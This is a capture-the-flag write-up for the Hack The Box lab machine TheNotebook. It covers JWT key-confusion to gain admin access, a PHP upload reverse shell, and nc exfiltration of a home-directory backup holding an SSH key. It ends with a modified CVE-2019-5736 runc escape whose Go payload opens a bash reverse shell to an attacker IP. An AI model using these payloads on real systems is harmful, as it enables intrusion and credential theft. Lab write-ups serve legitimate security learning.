TheNoteBook - Writeup HTB


Author : PierreAD

I) Enumeration :

```
nmap -sV -A -O thenotebook.htb
```

```
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open     http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: The Notebook - Your Note Keeper
10010/tcp filtered rxapi
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=3/7%OT=22%CT=1%CU=33696%PV=Y%DS=2%DC=T%G=Y%TM=604518EA
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=110%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11
OS:NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)
```

```
firefox http://thenotebook.htb
```





```
dirb http://thenotebook.htb
```


Nothing interesting with scan web directory

but :

During authentification, website create cookie seems like JWT



when we put in : jwt.io/



II) Exploitation :


After some recherche we can exploit key confusing exploit :

- first Create jwt Key :


> 📎 https://gist.github.com/ygotthilf/baa58da5c3dd1f69fae9

```
ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
# Don't add passphrase
openssl rsa -in jwtRS256.key -pubout -outform PEM -out jwtRS256.key.pub
cat jwtRS256.key
cat jwtRS256.key.pub
```

- Put them here :




We can now sign our token



and change admin information and kid for our WebServerPython


```
python -m SimplHTTPServer
```

- Inject our jwt cookie in webpage :




We can now see admin **panel section**


> we have now acces to all admin 's notes :



> one interests us in particular :




> So, if i understand correctly, we just have to upload a script in php and it will be executed



So :

> 📎 https://www.asafety.fr/reverse-shell-one-liner-cheat-sheet/




III) Privilege escalation :

www-data ⇒ noah :

> During privses'c énumeration, i see that in 'Backup' Directory :

```
$ ls -la
total 60
drwxr-xr-x  2 root root  4096 Mar  9 17:40 .
drwxr-xr-x 14 root root  4096 Feb 12 06:52 ..
-rw-r--r--  1 root root 33252 Feb 24 08:53 apt.extended_states.0
-rw-r--r--  1 root root  3609 Feb 23 08:58 apt.extended_states.1.gz
-rw-r--r--  1 root root  3621 Feb 12 06:52 apt.extended_states.2.gz
-rw-r--r--  1 root root  4373 Feb 17 09:02 home.tar.gz
```

> and I remembered a note on the web server :



> To transfer files from my home to the machine I'm attacking :


```
nc -w 3 10.10.14.105 1235 < home.tar.gz
```

```
nc -l -p 1235 > home.tar.gz
```

```
$ ls -la
total 60
drwxr-xr-x  2 root root  4096 Mar  9 17:40 .
drwxr-xr-x 14 root root  4096 Feb 12 06:52 ..
-rw-r--r--  1 root root 33252 Feb 24 08:53 apt.extended_states.0
-rw-r--r--  1 root root  3609 Feb 23 08:58 apt.extended_states.1.gz
-rw-r--r--  1 root root  3621 Feb 12 06:52 apt.extended_states.2.gz
-rw-r--r--  1 root root  4373 Feb 17 09:02 home.tar.gz
$ nc -w 3 10.10.14.105 1235 < home.tar.gz
```

```
peter@kali:~$ nc -l -p 1235 > home.tar.gz
peter@kali:~$
```

> Some interesting file in (id_rsa allows us to connect in ssh without password)





```
peter@kali:~/home/noah/.ssh$ ssh -i id_rsa noah@thenotebook.htb
The authenticity of host 'thenotebook.htb (10.10.10.230)' can't be establish
ed.
ECDSA key fingerprint is SHA256:GHcgekaLnxmzAeBtBN8jWgd3DME3eniUb0l+PDmejDQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'thenotebook.htb,10.10.10.230' (ECDSA) to the lis
t of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Mar  9 17:52:42 UTC 2021

  System load:  0.29              Processes:             189
  Usage of /:   39.9% of 7.81GB   Users logged in:       1
  Memory usage: 13%               IP address for ens160: 10.10.10.230
  Swap usage:   0%                IP address for docker0: 172.17.0.1


61 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check y
our Internet connection or proxy settings


Last login: Tue Mar  9 17:41:23 2021 from 10.10.16.8
noah@thenotebook:~$
```

noah ⇒ root :

> For privesc 's enumeration, i executed Linpeas.sh

We can see sudo command



with this command, we have a shell in webapp-dev01 docker

> After some research and help 😇 i found this exploit :


📎 https://github.com/Frichetten/CVE-2019-5736-PoC

Download main.go and change payload like this :

```
package main

import (
    "fmt"
    "io/ioutil"
    "os"
    "strconv"
    "strings"
)

var payload = "#!/bin/bash \n bash -i >& /dev/tcp/10.10.14.105/4243 0>&1"
```


> Command for build main.go :

```
go build main3.go
```



Download main3 in webapp docker, chmod, create listener in attacking machine and execute our payload

> now in other noah session :



> annnddd our payload is executed :